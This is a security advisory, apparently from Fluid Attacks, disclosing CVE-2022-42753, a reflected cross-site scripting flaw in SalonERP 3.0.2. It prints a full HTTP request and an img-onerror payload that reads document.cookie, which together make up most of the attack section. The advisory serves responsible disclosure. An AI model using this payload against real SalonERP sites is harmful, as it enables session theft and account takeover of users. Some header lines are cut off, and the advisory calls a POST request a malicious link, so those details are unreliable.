SalonERP 3.0.2 - XSS to Account Takeover

Summary

Affected versions	Version 3.0.2
State	Public
Release date	2022-10-27

Vulnerability

Kind	Reflected cross-site scripting (XSS)
Rule	008. Reflected cross-site scripting (XSS)
Remote	Yes
CVSSv3 Vector	CVSS:3.1/AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H
CVSSv3 Base Score	8.8
Exploit available	Yes
CVE ID(s)	CVE-2022-42753

Vulnerability


The XSS present in SalonERP 3.0.2, allows an unauthenticated remote attacker to perform an Account Takeover. To trigger this vulnerability, we will need to send the following malicious link to an victim in order to hack their account:

```
POST /try/backend.php HTTP/2
Host: salonerp.sourceforge.io
Cookie: salonerp-id=EnznqgZ8cAX2N7stbSLl; PHPSESSID=2f8c90c0e918726eed0
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Fir
Origin: https://hacker.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 61
```

```
what=settings<img+src=1+onerror="(alert)(document.cookie)" />
```

Exploitation

In this attack we will obtain the victim user account, through a malicious link.



Our security policy

We have reserved the CVE-2022-42753 to refer to these issues from now on.

- https://fluidattacks.com/advisories/policy/

System Information

- Version: SalonERP 3.0.2
- Operating System: GNU/Linux

Mitigation

There is currently no patch available for this vulnerability.

Credits

The vulnerability was discovered by Carlos Bello from Fluid Attacks' Offensive Team.

References

Vendor page https://salonerp.sourceforge.io/

Timeline

✓ 2022-10-27
Public Disclosure.

Services

This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

Allow all cookies

Show details

DevSecOps

Secure Code Review

Red Teaming

Breach and Attack Simulation

Security Testing

Penetration Testing

Ethical Hacking

Vulnerability Management

Blog

Certifications

Partners

Careers

Advisories

FAQ

Documentation

Contact

Service Status - Terms of Use - Privacy Policy - Cookie Policy

This website uses cookies

We use cookies to personalise content and ads, to provide social media features and to analyse our traffic. We also share information about your use of our site with our social media, advertising and analytics partners who may combine it with other information that you've provided to them or that they've collected from your use of their services. You consent to our cookies if you continue to use our website.

Allow all cookies

Show details